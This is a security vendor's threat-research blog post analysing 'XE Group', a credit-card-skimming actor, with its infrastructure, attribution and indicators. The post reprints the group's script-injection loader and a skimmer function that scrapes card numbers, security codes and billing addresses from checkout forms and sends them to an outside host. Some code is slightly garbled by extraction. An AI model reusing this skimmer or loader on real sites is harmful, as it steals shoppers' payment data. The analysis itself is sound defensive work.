

XE Group – Exposed: 8 Years of Hacking & Card Skimming for Profit

volexity.com/blog/2021/12/06/xe-group-exposed-8-years-of-hacking-card-skimming-for-profit/

December 7, 2021

by Volexity Threat Research

VOLEXITY // INTELLIGENCE

EXPOSED

8 Years of Hacking & Card Skimming for Profit

- Self-named Vietnamese threat actor “**XE Group**” has 8 years of historical credit card skimming attacks.
- XE Group is stealing thousands of credit cards per day through compromised websites.
- Compromises are initiated via exploitation of various IIS-based services, such as Telerik.

In 2020 and 2021, Volexity identified multiple compromises related to a relatively unknown criminal threat actor that refers to itself as “XE Group”. Volexity believes that XE Group is likely a Vietnamese-origin criminal threat actor whose intrusions follow an approximate pattern:

- Compromise of externally facing services via known exploits (e.g., Telerik UI vulnerabilities)
- Monetization of these compromises through installation of password theft or credit card skimming code for web services related to these servers

There has been previously reported XE Group activity in a blog by [Malwarebytes](#) from 2020; this post serves to provide additional insight into XE Group and an update on its current operations.

Analysis

Volexity first encountered XE Group activity in early 2020 following a web server compromise at a customer site. The breach of the web server was automated, and it was remediated quickly after discovery, with no notable actions taken by the attacker. That one incident was a small blip on the radar and appeared rather isolated. Recently, however, Volexity detected XE Group activity across several of its customers by way of Volexity’s Network Security Monitoring service. This time, the activity was coming from client systems rather than web servers. A deeper dive into the activity revealed clients were visiting compromised websites and potentially falling victim to a widespread credit card skimming operation.

After finding this new XE Group activity, Volexity investigated and quickly found infrastructure used by the attacker. In many cases, it was not difficult to enumerate the attackers’ infrastructure using basic pivots such as WHOIS registrants and passive DNS. Much of this infrastructure still tied back to items described in the aforementioned Malwarebytes blog. The attacker uses email addresses relating to “xe[word]” and has consistently used the same custom nameservers (ns1.xegroups[.]com and ns2.xegroups[.]com) with their domains for a number of years.

An overview of the infrastructure used in the last three years is given in Figure 1 below. A full list can be found on Github [here](#).




Figure 1. XE Group infrastructure can be closely linked via passive DNS, WHOIS data, and other patterns

In the Figure 1, each red dot is a malware sample. A large number of the samples belong to a group of malware families that the attacker refers to collectively as “XEReverseShell”. Despite the singular name, in practice several of these offer different functionality. The malware families are mostly written in .NET and AutoIT, although the attacker sometimes uses loaders for their malware family written in C++.

Sometimes, the attacker even labels their malware as belonging to XE Group, as shown below:

```
version_info
  CompanyName = "X\x9e" Group Inc"
  FileDescription = "Owner XE Group Program "
  LegalCopyright = "\xa9 X\x9e" Group Developer"
  LegalTrademarks = "This is a version built by the X\x9e" Group Dev, if you are not a member of X\x9e" Group consider when using."
  ProductVersion = "1.0"
```

Figure 2. Sometimes the malware authors label malware with their brand.

Despite this, the bread and butter of attacks from XE Group is credit card skimming, and the other tools Volexity has identified are only used to help facilitate this purpose.

Credit Card Skimming

The most recent credit card skimming activity identified by Volexity was found based on suspicious redirects to the domain “object[.]fm”, a domain using the xegroups[.]com nameserver. The code used to load the malicious JavaScript from this page reveals that the attacker uses an interesting technique: the JavaScript keyword “object” is used to populate the domain value:

```
1 var s = document.createElement('script');
2 s.src = '//' + [typeof({}), 'fm'].join('.'), 'gmt.js'].join('/');
  document.head.appendChild(s);
3
```

Figure 3. Example code added to compromised sites to load malicious JavaScript

The effect of this code is to append a script to the loading page where the “src” value is as follows:

```
| typeof({}).fm/gmt.js
```

Since `typeof({})` evaluates to "object", this becomes:

```
| object[.]fm/gmt.js
```

Volexity searched for other websites containing similar scripts to load additional JavaScript and found that the attacker is using the same method to load scripts from the domain "**object.sbs**".

The `gmt.js` file loaded on infected sites is used for credit card skimming and shares much of the same code as the [original skimmer](#) identified by Malwarebytes. The effect of the credit card skimmer is that any form data submitted to pages loading the JavaScript in question is also exfiltrated to an attacker URL. An example of the type of form data stolen is shown below:

```
| {"rcgnAdultsCheckBoxon":"","firstNameTextBox":["name"],"lastNameTextBox":["surname"],"birthdateTextBox":["date"],"genderCodeDropDown  
2222-3333-4444":["ddlExpirationMonth":["month"],"ddlExpirationYear":["year"],"txtSecurityCode":["code"]}
```

The new version of the credit card skimming code shows slight differences to the 2020 version:

- There is additional use of ".join()" and ".replace()" to rebuild obfuscated strings.
- Since the attacker is using "object" for their subdomains, they use another trick to obfuscate the domain name in the script itself:

```
| k = typeof {}  
| r = location.toString().replace(/^(.*?:\w+)?(\.)*$/g, '$1' + k+'$2')
```

Here, "k" is a JavaScript Object; "r" takes the current location (e.g., the current URL) as a string and replaces the entire location with the contents of "k" (i.e., "object").

- The URI used to send stolen data to is pseudo randomized using arrays of words and random integers.
- Functionality to look for passwords has been removed in the cases Volexity has identified.
- Additional checks are done within the script to make sure the window has finished loading before key functionality is run by the script. This avoids a race condition between scripts on the infected page and the malicious JavaScript.
- In older versions of the credit card skimmer, exfiltrated data was encoded in plain hex in the URL. In newer versions, colons and tilde characters are used to denote key value pairs and end of field markers respectively. A script to decode an exfiltration URL is provided on GitHub [here](#).

Additionally, in some cases the attacker appears to find the results of their standard credit card skimmer are insufficient or hard to parse, so they have included additional code to skim specific fields from compromised sites, [an example of which is given below](#):

```
6197 function b(b) {  
6198     return btoa(encodeURIComponent(b).replace(/%([0-9A-F]{2})/g, function c(b, c) {  
6199         return String.fromCharCode("0x" + c)  
6200     })))  
6201 }  
6202 if (b == 0) {  
6203     return  
6204 };  
6205 function c(i) {  
6206     var k = i ? i["target"] : window["event"]["srcElement"];  
6207     if (k["id"] == "MainContentArea_BillingControl_cmdPlaceOrder") {  
6208         var c = b(document["getElementById"]("MainContentArea_BillingControl_CreditCard_txtCCNumber")["value"]);  
6209         var d = b(document["getElementById"]("MainContentArea_BillingControl_CreditCard_dropdownMonth")["value"]);  
6210         var e = b(document["getElementById"]("MainContentArea_BillingControl_CreditCard_dropdownYear")["value"]);  
6211         var f = b(document["getElementById"]("MainContentArea_BillingControl_CreditCard_txtCCSecurityNumber")["value"]);  
6212         var g = b(document["getElementById"]("MainContentArea_BillingControl_NameAddressBlock_lblName")["innerText"]);  
6213         var h = b(document["getElementById"]("MainContentArea_BillingControl_NameAddressBlock_lblAddressLine1")["innerText"]);  
6214         var j = b(document["getElementById"]("MainContentArea_BillingControl_NameAddressBlock_lblCity")["innerText"]);  
6215         var k = b(document["getElementById"]("MainContentArea_BillingControl_NameAddressBlock_lblState")["innerText"]);  
6216         var l = b(document["getElementById"]("MainContentArea_BillingControl_NameAddressBlock_lblZipCode")["innerText"]);  
6217         var z = b(document["getElementById"]("MainContentArea_BillingControl_NameAddressBlock_lblCountry")["innerText"] + "|");  
6218         var x = new XMLHttpRequest();  
6219         x["open"]("GET", "https://vhimne.com/pixel/?i=" + c + "&2=" + d + "&3=" + e + "&4=" + f + "&5=" + g + "&6=" + h + "&7=" + j + "&8=" + k + "&9=" + l + "&10=" + z +  
6220         x["send"]());  
6221     }  
6222 }  
6223 jQueryui = b;  
6224 window["onclick"] = c  
6225 }();
```

Figure 4. Additional skimming code included on one compromised page to scrape specific fields

Affected Websites

After identifying a number of attacker command-and-control (C2) servers, Volexity searched various data sources—including its own telemetry—in order to discover websites that are compromised and hosting the credit card skimmer described above. Compromised sites vary a great deal in popularity and nature; examples of compromised sites include the following industries/sectors:

- Travel


- Restaurant
- Art & Culture
- Non-profit

The variety of affected sites suggests no clear strategy on the attacker's part, and therefore suggests it may be a case of attempted bulk exploitation and indiscriminate attacks.

In one case, however, the attacker appears to have been able to compromise a web design company that specializes in designing and maintaining websites for storefronts. This means that each site owned by that company is currently serving a credit card skimmer.

Who Is XE Group?

Volety believes XE Group is likely a Vietnamese-origin threat actor; several things led to this conclusion. First, the WHOIS information for several of the malicious domains is for an individual located in Vietnam:



Address	Type(s)	Name	Organization	Address
xemembers@icloud.com	Admin	Joe Nguyen	Xe Group Inc	280 Bui Huu Nghia St
dns@jomax.net	DNS/SOA			Ho Chi Minh City, 70000
xemembers@icloud.com	Registrant			VN
xemembers@icloud.com	Technical			
abuse@godaddy.com	Whois			

Figure 5. Screenshot from DomainTools Iris showing WHOIS information for “xemembers.com”

While this information is often faked, there is indeed a user with the name “Joe Nguyen”, username “xethanh”, with an empty repository “xegroupdev” present on GitHub.




Figure 6. GitHub profile of “Joe Nguyen” / “xethanh” which are terms seen in WHOIS records for known C2 addresses

This is a largely unused GitHub profile using a custom “XE” avatar and referencing both “Joe Nguyen” (the same name seen in the previously mentioned WHOIS records) and “xegroupdev”.

A user with username “xethanh” previously existed on the now-abandoned forum crdclub[.]su which advertised stolen credit card information:



Figure 7. Post on crdclub[.]su shows a user with the same handle seen on Github (“xethanh”) advertising stolen credit card data

Users with the same name exist on other carding forums as well, such as cybercarders[.]su and cardingforum[.]co. In a non-malware twist, there is also a YouTube profile with the handle "xethanh" which uses the same name and XE avatar as the Github profile.




Figure 8. YouTube profile for user "xethanh" with the same avatar and username as the previously mentioned Github profile

Crucially, in the About section of the YouTube profile, there is a link to xegroups[.]com/xethanh. The site xegroups[.]com is a C2 for older malware samples and a nameserver for newer infrastructure used by the group. While the name "Joe Nguyen" may be a pseudonym, it seems most likely that the user behind the GitHub and YouTube accounts is the attacker.

It could be that XE Groups is a compromised organization of some kind, but this seems unlikely since a number of the tools used by the attacker over a long period of time has used "xe[word]" nomenclature in descriptions, original filenames, and PDB strings. Furthermore, a number of the malware files discovered in VirusTotal were first observed being uploaded from Vietnamese web users, many of whom only have a single VirusTotal upload. It is likely these were uploaded by the attacker in order to test detection rates of their malware prior to deploying them in real environments.

Conclusion

XE Group's credit card skimming operation has been ongoing since at least early 2020, using a relatively limited set of infrastructure. The attacker primarily focuses on compromising IIS environments and uses their access to deploy credit card skimming JavaScript code on affected websites.

There is a relatively clear trail of evidence to help identify XE Group. The attacker appears to be of Vietnamese origin. They often use the brand "XE Group", and a number of "xe[word]" themed domains have been registered and linked to the group. Volexity has identified a likely persona on carding forums associated with this activity, which suggests the attacker monetizes stolen credit card data through sales rather than direct use of stolen cards themselves. The persona used for the GitHub and carding account, and several of the domains, have a history going back to 2013, which suggests the attacker may have been attempting similar attacks for up to eight years, with only one significant public mention of their activity. The oldest malware sample Volexity was able to identify relating to XE Group dates back to late 2014.

To prevent these specific attacks from being successful, Volexity recommends the following:

- Block related network indicators provided ([link](#)).
- Use signatures provided ([link](#)) to identify related activity.